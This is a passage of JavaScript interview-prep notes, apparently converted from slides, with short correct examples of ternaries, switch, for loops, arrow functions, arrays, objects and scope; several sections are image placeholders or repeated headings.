
```
let y = 20;  
let z = y > 10 ? "1" : "0"  
console.log(z);  
// Output: '1'
```

3. Switch statement

```
let a = 5;  
switch (a) {  
  case 1:  
    console.log("1");  
    break;  
  case 5:  
    console.log("2");  
    break;  
  default:  
    console.log("3");  
}  
// Output: '2'
```

Q. What is a **loop**? What are the **types** of loops in JS? **V. IMP.**

- ❖ A loop is a programming way to run a piece of **code repeatedly** until a certain condition is met.



1. Initialization

2. Condition


3. Increment

```
//for-loop
for (let i = 0; i < 5; i++) {
    console.log(i);
}
//Output: 0 1 2 3 4
```


Red arrows point from the labels '1. Initialization', '2. Condition', and '3. Increment' to the corresponding parts of the code: 'let i = 0', 'i < 5', and 'i++' respectively.

Q. What are **Functions** in JS? What are the **types** of function? **V. IMP.**

- ❖ A function is a **reusable block of code** that performs a specific task.




Q. What are **Functions** in JS? What are the **types** of function? **V. IMP.**



Q. What are **Arrow Functions** in JS? What is it use? **V. IMP.**

- ❖ Arrow functions, also known as fat arrow functions, is a **simpler and shorter** way for defining functions in JavaScript.



```
//Traditional approach
```

```
function add(x, y)
{
  return x + y;
}
```

```
console.log(add(5, 3));
//output : 8
```

```
//Arrow function
```

```
const add = (x, y) => x + y;
```


```
console.log(add(5, 3));
```

```
//output : 8
```


Q. What are **Arrays** in JS? How to **get**, **add** & **remove** elements from arrays? **V. IMP.**

- ❖ An array is a data type that allows you to **store multiple values** in a single variable.


```
//Array  
let fruits = ["apple", "banana", "orange"];
```




UNSTRUCTURED DATA



STRUCTURED DATA




Q. What are **Arrays** in JS? How to **get**, **add** & **remove** elements from arrays? **V. IMP.**




Q. What are **Arrays** in JS? How to **get**, **add** & **remove** elements from arrays? **V. IMP.**

❖ Pictorial representation of important method of arrays




Q. What are **Objects** in JS? **V. IMP.**



Q. What are **Objects** in JS? **V. IMP.**

- ❖ An object is a data type that allows you to store **key-value** pairs.



```
//Object Example
let person = {
  name: "Happy",
  hobbies: ["Teaching", "Football", "Coding"],
  greet: function () {
    console.log("Name: " + this.name);
  },
};

console.log(person.name);
// Output: "Happy"

console.log(person.hobbies[1]);
// Output: "Football"

person.greet();
// Output: "Name: Happy"
```

Q. What is **Scope** in JavaScript? **V. IMP.**

- ❖ Scope determines where variables are **defined** and where they can be **accessed**.

Global

Function

Block

